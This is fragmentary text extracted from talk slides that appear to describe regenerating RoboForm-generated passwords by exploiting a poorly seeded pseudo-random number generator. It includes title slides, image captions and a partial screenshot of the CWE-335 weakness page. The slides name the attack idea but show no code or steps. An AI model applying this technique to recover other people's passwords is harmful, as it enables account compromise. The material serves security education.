



JOE & BRUNO'S GUIDE TO HACKING TIME

Regenerating Passwords from RoboForm's Password Generator




JOE GRAND



BRUNO

HACKING TIME




The Time Machine

An Invention

By
H. G. Wells

London
William Heinemann
MDCCCXCV

DOCTOR WHO




A man with glasses and a mustache stands in a workshop filled with electronic equipment. He is wearing a dark jacket over a light shirt. The workshop has shelves with various components, a yellow device labeled 'PRACTICAL ELECTRONICS STARTER', and a computer keyboard on a desk to the right. The background is slightly out of focus, showing more of the workshop environment.


HACKERMAN'S HACKING TUTORIALS

HOW TO HACK TIME

POORLY SEEDED PRNG



POORLY SEEDED PRNG



CWE - CWE-335: Incorrect U x +

cwe.mitre.org/data/definitions/335.html

☆ 2 ABP UP 4

Relaunch to update

CWE

Common Weakness Enumeration

A community-developed list of SW & HW weaknesses that can become vulnerabilities

Top 25

Top HW CWE

New to CWE?
Start here!

Home > CWE List > CWE- Individual Dictionary Definition (4.14) ID Lookup: Go

Home | About | CWE List | Mapping | Top-N Lists | Community | News | Search

CWE-335: Incorrect Usage of Seeds in Pseudo-Random Number Generator (PRNG)

Weakness ID: 335

Vulnerability Mapping: ALLOWED

Abstraction: Base

View customized information:

Conceptual

Operational

Mapping Friendly

Complete

Custom

Description

Ext

PR

crit

Ma

PR

the

the

rec

Se

Relationships

Relevant to the view "Research Concepts" (CWE-1000)

Nature	Type	ID	Name
ChildOf	✔	330	Use of Insufficiently Random Values
ParentOf	✔	336	Same Seed in Pseudo-Random Number Generator (PRNG)
ParentOf	✔	337	Predictable Seed in Pseudo-Random Number Generator (PRNG)
ParentOf	✔	339	Small Seed Space in PRNG

Relevant to the view "Software Development" (CWE-699)

